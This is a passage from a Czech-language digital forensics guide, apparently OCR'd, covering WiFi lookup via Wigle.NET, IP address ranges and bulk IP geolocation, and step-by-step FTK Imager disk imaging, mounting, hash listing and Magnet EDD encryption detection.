
Metoda získávání informací o bezdrátových sítích se nazývá Wardriving a spočívá v kontinuálním skenování 2.4 a 5 gigahertz (GHz) radiového spektra vyhrazeného pro bezdrátové sítě. Získaná data je možné využívat pro osobní potřebu, nebo anonymně sdílet s platformami umožňující tato data dále využívat.

Zde je nutné zmínit, že některé země západní Evropy považují Wardriving za nelegální.




Obrázek 115 - Hlavní stránka Wigle.NET s mapou výskytu WiFi sítí v České republice (vlastní)

Hlavní stránka portálu Wigle zobrazuje takzvanou heat mapu, která vyjadřuje hustotu sítí v dané lokalitě. Prohlížení je dostupné i neregistrovaným uživatelům. Pro vyhledávání sítí podle BSSID a SSID je nutné vytvořit bezplatný uživatelský účet.




Obrázek 116 - Wigle základní vyhledávání WiFi sítí (vlastní)



Obrázek 117 - Wigle zobrazení nalezené WiFi sítě (vlastní)

[105] https://wigle.net/

Rozšířené vyhledávání obsahuje možnost vyhledávat dle známé adresy a výsledky vyhledávání jsou formátovány do tabulky obsahující technické detaily, včetně časových značek prvního a posledního pozorování k dané síti.



Obrázek 118 - Výsledky rozšířeného vyhledávání (vlastní)

BSSID je ve výsledcích vyhledávání ve sloupci Net ID, dále tabulka obsahuje název sítě a datum posledního pozorování, nemusí to však znamenat, že síť již není aktivní, je jen možné že se v dané lokalitě nevyskytoval nikdo, kdo by aktualizoval záznamy dostupných bezdrátových sítí.

8.2.3 IP addresy

Internet Protocol address (IP address) je číselná hodnota, které identifikuje síťové rozhraní v počítačové síti.

Privátní adresy:

Určené pro lokální sítě bez přímého routování do sítě internet. Pro připojení mimo lokální síť, nebo sítový segment je potřeba použít router a Network Address Translation (NAT). Přidělení privátních adres si ve vyhrazených adresních rozsazích určuje daná organizace.

- Třída A: 10.0.0.0 do 10.255.255.255
  - celkový počet dostupných IP adres: 16 777 216
- Třída B: 172.16.0.0 do 172.31.255.255
  - celkový počet dostupných IP adres: 1 048 576
- Třída C: 192.168.0.0 do 192.168.255.255
  - celkový počet dostupných IP adres: 65 536


Veřejné adresy:

Jsou až na výjimky vyhrazené pro internetové a veřejné služby (VPN, FTP, WEB, EMAIL, atd.) a alokaci veřejných adres koordinuje organizace Internet Assigment Numbers Authority (IANA)[106]. V Evropě se alokace adres řídí registrem Ripe Network Coordiantion Center (RIPE NCC)[107]. Jednotlivé


[106] https://www.iana.org/numbers
[107] https://www.ripe.net/

síťové rozsahy a jejich alokace je veřejně známá a je tedy možné z IP adres získat informaci o provozovateli a lokaci dané IP adresy, nebo síťového rozsahu.

ShowMyIP[108] je webový portál provozující internetové vyhledávače záznamů spojených s internetovými službami. Jedním z nástrojů pro vyhledávání je hromadná identifikace a mapová vizualizace záznamů veřejných IP adres. Jedním dotazem je možné dohledat až sto veřejných adres.



Obrázek 119 - ShowMyIP list veřejných IP adres (vlastní)



#	IP	Country	City	Region	ISP	Org	Latitude	Longitude
1	146.102.16.4	Czechia	Prague	Hlavni mesto Praha	CESNET z.s.p.o.	University of Economics, Prague	50.0804	14.5045
2	77.75.74.173	Czechia	Prague	Hlavni mesto Praha	Seznam - II	Unknown	50.05	14.4
3	147.228.6.224	Czechia	Pilsen	Plzensky kraj	CESNET z.s.p.o.	Zapadoceska univerzita v Plzni	49.7237	13.3516
4	147.251.5.239	Czechia	Brno	South Moravian	CESNET z.s.p.o.	Masarykova univerzita - Ustav vypocetni techniky	49.2327	16.6442
5	147.175.1.60	Slovakia	Bratislava	Bratislava	Zdruzenie pouzivatelov Slovenskej akademickej datovej siete	Slovak Technical University	48.1833	17.0379

Obrázek 120 - ShowMyIP výsledky (vlastní)

Identifikace záznamů obsahující veřejné IP adresy pro potřeby uživatelské profilace je značně závislá na konfiguraci operačního systému, nastavení síťové infrastruktury a softwarových nástrojů. Obecně je možné veřejné adresy identifikovat v konfiguračních záznamech síťových zařízení uložených v systémových registrech, nebo logu událostí Virtual Private Network (VPN) klienta.

Identifikace provozovatelů internetových služeb dle veřejných IP adres je triviální a běžně se používá k získání kontaktů pro nahlášení potenciálně kompromitované IT infrastruktury, která je součástí botnetu, nebo distribuční sítě škodlivého kódu.

[108] https://www.showmyip.com/bulk-ip-lookup/

9 Práce s obrazy disků

Práce s obrazy disků přináší celou řadu výhod. Mimo jiné je to ochrana před neúmyslným poškozením integrity stopy při prohlížení obsahu paměťového média. Obrazy disků, jakožto digitálního média, lze snadno vytvořit a archivovat a v případě potřeby sdílet bez nebezpečí ztráty stopy jako by tomu bylo u předání fyzické stopy.

9.1 FTK imager

Společnost AccessData vyvíjející forenzní nástroj Forensic Toolkit (FTK), poskytuje zdarma nástroj FTK Imager[109] na vytváření obrazů disků a jejich prohlížení. Nástroj obsahuje prohlížeč základních datových souborů jako jsou PDF, JPEG, ZIP soubory. Soubory, které není možné přímo interpretovat, lze prohlížet v HEXa editoru nebo obraz disku připojit jako diskovou jednotku a obsah prohlížet nativními aplikacemi.


FTK Imager se neomezuje pouze na zajišťování paměťových médií, ale je možné použít také funkce zajištění operační paměti včetně hiberfil.sys, pagefile.sys a chráněných souborů systémových registrů.

9.1.1 Vytvoření obrazu disku


Postup vytvoření Expert Witness (.E01) obrazu disku nástrojem FTK Imager vyžaduje administrátorská oprávnění k zařízení na kterém se bude provádět zajišťování stop. Samotný proces vytváření obrazu disku je řízen průvodcem grafického uživatelského rozhraní.

Postup vytvoření disku:


„File“ -> „Create Disk Image“ -> ze seznamu vybrat „Physical Drive“ -> ze seznamu vybrat zdrojový disk -> „Finish“ -> „Add“ -> „E01“ -> „vyplnit identifikaci a detaily k obrazu disku“ -> „Next“ -> „vybrat umístění kam se má obraz disku vytvořit a vyplnit jméno obrazu disku“ -> „Finish“ -> „Start“



Obrázek 121 - FTK Imager – vytvoření obrazu disku (vlastní)




Obrázek 122 - FTK Imager – výběr typu zdrojové stopy (vlastní)




Obrázek 123 - FTK Imager – výběr zdrojového disku (vlastní)


[109] https://www.exterro.com/ftk-product-downloads




Obrázek 124 - FTK Imager – metadata obrazu disku (vlastní)




Obrázek 125 - FTK Imager – jméno a cílová složka pro vytvoření obrazu disku (vlastní)




Obrázek 126 - FTK Imager – spuštění kopírování stopy (vlastní)



Obrázek 127 - FTK Imager – průběh kopírování stopy (vlastní)



Obrázek 128 - FTK Imager – validace obsahu obrazu disku (vlastní)



Obrázek 129 - FTK Imager – výsledky validace (vlastní)

Doba potřebná k vytvoření obrazu disku je značně závislá na typu, stavu a kapacitě zajišťovaného zařízení a typu disku, na který je obraz disku ukládán. Běžná rychlost kopírování dat u SATA SSD disků je 100–50 MB/s, z čehož vyplývá, že zajištění 100 GB dat vyžaduje v průměru 15–20 minut.

Výstupem zajištění je jeden nebo sada souborů, reprezentující zajištěný obraz disku a report o zajištění zařízení, obsahující konkrétní verzi nástroje použitou při zajištění stopy. Dále pak jsou výstupem metadata obrazu disku získaná ze zařízení a zadaná technikem zajišťujícím stopy. Mezi ně patří mj. identifikace výrobce, modelu a sériového čísla zajištěného paměťového média a časové značky začátku a ukončení procesu zajišťování.

Součástí reportu o zajištění je i část obsahující kontrolní jednocestné kryptografické sumy MD5 a SHA1.


Kopie reportu o zajištění zařízení je dostupná jako Příloha II – report o zajištění stopy FTK Imager.

9.1.2 Otevření obrazu disku

FTK Imager podporuje prohlížení obsahu jednoho nebo více obrazů disků zároveň, a to i pro nenativní souborové systémy. Rozhraní je koncipováno jako souborový manager podobný průzkumníku souborů v operačním systému Windows.

Postup otevření disku:

„File“ -> „Add Evidence Item“ -> ze seznamu vybrat „Image File“ -> na disku najít soubor obrazu disku -> “Finish”



Obrázek 130 - FTK Imager – uživatelské rozhraní (vlastní)


Prohlížení obsahu otevřením obrazu disku v FTK Imageru je dostačující pro potřeby zjištění, zda zajištěná stopa obsahuje zájmové soubory. Problematické ale může být prohlížení nestandardních dokumentů, které FTK imager neumí interpretovat. V takovém případě je vhodnější zpřístupnit/připojit obsah disku jako virtuální diskovou jednotku a prohlížet obsah pomocí nativních aplikací.

9.1.3 Mount


Jde o způsob zpřístupnění obsahu obrazu disku připojením jako virtuální diskové jednotky. Soubory na připojeném disku, lze prohlížet a otvírat v jakémkoliv nástroji dostupném na technologické/forenzní pracovní stanici. Prohlížené soubory pocházející z obrazu disku jsou navíc chráněny proti zápisu.

Postup zpřístupnění obsahu disku:

„File“ -> „Image Mounting“ -> na disku najít soubor obrazu disku -> „Mount“



Obrázek 131 - FTK Imager – připojení disku (vlastní)



Obrázek 132 - Obsah připojené diskového oddílu (vlastní)


Připojení obrazu disku je možné provést ve dvou režimech. První zpřístupní diskové oddíly a soubory (disky H:,G:,F:) jedná se o takzvanou logickou úroveň. Druhá varianta je připojit virtualizované paměťové zařízení (PhysicalDrive4). Tento režim dovoluje zkoumat obsah disku na blokové úrovni a použít nástroje na obnovu smazaných souborů. V případě problémů s interpretací dat umožní tento režim otestovat diskové oddíly, zda nejsou šifrované.

9.1.4 Výpis obsahu disku – Directory Listing

Manuální procházení obsahu disku je rychlá metoda, jak získat přehled o obsahu v uživatelských složkách obsahující dokumenty a soubory stažené z internetu. Pro získání uceleného přehledu o obsahu celého disku však tento postup není efektivní. Z FTK Imageru je možné pro tyto účely získat výpis obsahu disku.

Postup:

Otevřít obsah obrazu disku -> diskový oddíl -> pravé tlačítko myši -> vybrat „Export Directory listing“ -> zvolit název a umístění pro vytvoření CSV souboru.



Obrázek 133 - FTK Imager – Directory listing (vlastní)

Filename	Full Path	Size (bytes)	Created
[root]	DATA [FAT32]\[root]\	2048	
VBR	DATA [FAT32]\VBR	512	
reserved sectors	DATA [FAT32]\reserved sectors	3594752	
[unallocated space]	DATA [FAT32]\[unallocated space]\	0	
FAT1	DATA [FAT32]\FAT1	299520	
FAT2	DATA [FAT32]\FAT2	299520	
System Volume Information	DATA [FAT32]\[root]\System Volume Information\	2048	2016-Oct-26 13:01:39.930000
plane.jpg	DATA [FAT32]\[root]\plane.jpg	335104	2016-Oct-26 13:06:21.980000
ship.jpg	DATA [FAT32]\[root]\ship.jpg	335104	2016-Oct-26 13:06:22.010000
8x11-Mobile-Invoice.jpg	DATA [FAT32]\[root]\8x11-Mobile-Invoice.jpg	251933	2016-Oct-26 13:06:22.030000
document2	DATA [FAT32]\[root]\document2	10156693	2016-Oct-26 13:06:22.250000
document	DATA [FAT32]\[root]\document	169003	2016-Oct-26 13:06:22.360000
APT_prezentace_141215_v2.053.jpg	DATA [FAT32]\[root]\APT_prezentace_141215_v2.053.jpg	186025	2016-Oct-26 13:06:22.360000
APT_prezentace_141215_v2.031.jpg	DATA [FAT32]\[root]\APT_prezentace_141215_v2.031.jpg	134242	2016-Oct-26 13:06:22.370000
APT_prezentace_141215_v2.007.jpg	DATA [FAT32]\[root]\APT_prezentace_141215_v2.007.jpg	223043	2016-Oct-26 13:06:22.390000
My_new_ride.jpg	DATA [FAT32]\[root]\My_new_ride.jpg	1175173	2016-Oct-26 13:06:22.450000
IndexerVolumeGuid	DATA [FAT32]\[root]\System Volume Information\IndexerVolumeGuid	76	2016-Oct-26 13:01:39.930000
	6340 DATA [FAT32]\[unallocated space]\06340	104857600	
	57540 DATA [FAT32]\[unallocated space]\57540	35254272	

Obrázek 134 - FTK Imager – výpis souborů a adresářů (vlastní)


Exportovaný soubor lze otevřít v textovém editoru nebo tabulkovém procesoru. Obsah disku je možné filtrovat dle názvu souborů, umístění v adresářové struktuře, velikosti souboru, nebo časových značek.

9.1.5 Výpis kontrolních sum – Hash Listing

Jedná se o obdobnou funkčnost jako u exportu výpisu souborů s tím rozdílem, že „Hash Listing“ obsahuje MD5 a SHA1 jednocestné sumy souborů.

Postup:

Otevřít obsah obrazu disku -> vybrat adresář ze kterého chceme výpis kontrolních sum -> pravé tlačítko myši -> vybrat „Export File Hash list“ -> zvolit název a umístění pro vytvoření CSV souboru.



Obrázek 135 - FTK Imager – File Hash List (vlastní)

MD5	SHA1	FileNames
583563eeef58b71df8cf96c32202cfd6	3ba8496c754a0875afa811ea246a603730e0ef9e	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\System Volume Information\IndexerVolumeGuid
e767e9e0bdcee740126807f8c98956a9	00ef52bf3180b738734f4ee14e1e4eb2413a080e	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\8x11-Mobile-
79f955d684a6db922ba12ebdccc2f9e1	eb0ebc382ef175080f3de86f10e3d30771b14db3	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\document2
e7751a0107f66cbb024b5e7885a40ad8	efe82f8ac358ecb863e0426b201a960b19b025aa	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\document
ca2f3358c0a867272f8f577b1dd1f306	5ac9ae5a401bcb180f618291a48af1f11a94dc30	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA
8b59659d96c10faf8c9c5287712133a5	41819ed36b8a759f88d63629b8ea8c7d5537d370	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA
5e9ef4c1012a7af778f5cc5e944107bb	a11e50360d8e33bd47b5febbed1a73f18d194ae8	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA
015d69fa4c499270f6f67cf068c508ed	35ce238659d02927e8906d04b9067b74084c96f3	VSE_image_final_v2_E01.E01\Partition 1 [150MB]\DATA [FAT32]\[root]\My_new_ride.jpg

Obrázek 136 - FTK Imager – výpis souborů jejich MD5 a SHA1 sum (vlastní)

Využívání seznamu MD5 a SHA1 sum je vhodné v situaci kdy je potřeba dohledat konkrétní soubory. Vyhledávání dle jména má svoje omezení, zejména pokud se jedná o vyhledávání v datech pocházejících z různých zařízeních, kde se názvy souborů/dokumentů mohou lišit.


Další situace, kdy je seznam sum možné použít je jednoznačná dokumentace obsahu disku. MD5 a SHA1 jsou za běžných podmínek unikátní a stejnou sumu budou mít pouze identické soubory.

9.1.6 Custom Content Image


Informační hustota dat ze zajištěných stop je, v porovnání k velikosti zájmových souborů a obrazu disku, relativně malá. Přenášení kompletních obrazů disků je, z důvodu jejich velikosti, nepraktické. Custom Content Image je způsob, jak ze zajištěných obrazů disků vybrat pouze zájmové soubory a provést export bez ztráty ochrany integrity exportovaných souborů.

Postup:

Otevřít obsah obrazu disku -> vybrat soubor nebo adresář jehož obsah je potřeba exportovat -> pravé tlačítko myši -> vybrat „Add to Custom Content Image“ -> přidání opakovat pro všechny zájmové soubory -> v okně „Custom Content Sources“ vybrat volbu „Create Image“ -> pokračovat jako při vytváření obrazu disku z fyzického paměťového média.



Obrázek 137 - FTK Imager – Custom Content Image (vlastní)



Obrázek 138 - FTK Imager – Custom Content Image – vybrané soubory (vlastní)

Obsah Custom Content Image je možné vytvořit z různých fyzických paměťových médií a otevřených obrazů disků. Jedná se tedy o optimální formát digitálních příloh znaleckého zkoumání nebo forenzních reportů.

9.1.7 MAGNET Encrypted Disk Detector


MAGNET Encrypted Disk Detector (EDD) je nástroj od firmy Magnet Forensics, který pomáhá identifikovat šifrované diskové oddíly. Jako takový se používá ve fázi zajišťování stop. Nicméně mohou nastat situace, kdy bylo zajištěno již šifrované paměťové médium. Obraz disku, obsahující zašifrovanou stopu, není možné prozkoumat, ale nemusí být na první pohled zřejmé proč data nelze správně interpretovat. EDD v tomto případě může být použit k otestování, zda je stopa poškozená, nebo zda je chráněna šifrovacím nástrojem.

Prvním krokem je připojení testovaného obrazu disku v FTK Imageru jako virtualizovaného blokového zařízení. Úspěšné připojení obrazu disku lze zkontrolovat utilitou WMIC.

Syntaxe:

```
wmic diskdrive get InterfaceType, Description, DeviceID,MediaType,Partitions,Model,Name
```

Příkaz vrátí seznam aktivních paměťových zařízení, virtualizované zařízení připojeného obrazu disku se ve výpisu zobrazí jako StorLib Virtual Storage.



Obrázek 139 - FTK Imager připojení disku (vlastní)

Virtualizované zařízení pro připojený obraz je v FTK Imageru identifikováno jako PHYSICALDRIVE4. Stejně tak i WMIC identifikuje PHYSICALDRIVE4 jako StorLib Virtual Storage model paměťového zařízení.

```
C:\Users\User>wmic diskdrive get InterfaceType, Description, DeviceID,MediaType,Partitions,Model,Name
Description  DeviceID            InterfaceType  MediaType            Model                          Name                Partitions
Disk drive   \\.\PHYSICALDRIVE5                 Fixed hard disk media  StorLib Virtual Storage        \\.\PHYSICALDRIVE5  1
Disk drive   \\.\PHYSICALDRIVE2  USB                                   Generic STORAGE DEVICE USB Device  \\.\PHYSICALDRIVE2  0
Disk drive   \\.\PHYSICALDRIVE4                 Fixed hard disk media  StorLib Virtual Storage        \\.\PHYSICALDRIVE4  1
Disk drive   \\.\PHYSICALDRIVE0  SCSI           Fixed hard disk media  THNSF5512GPUK TOSHIBA          \\.\PHYSICALDRIVE0  3
Disk drive   \\.\PHYSICALDRIVE1  USB            Removable Media        Innostor Innostor USB Device   \\.\PHYSICALDRIVE1  1
```

Obrázek 140 - WMIC výpis aktivních disků (vlastní)

Syntaxe:

v příkazové řádce CMD.EXE spustit: EDDv310.exe s parametry /drive:\\.\PHYSICALDRIVE4

```
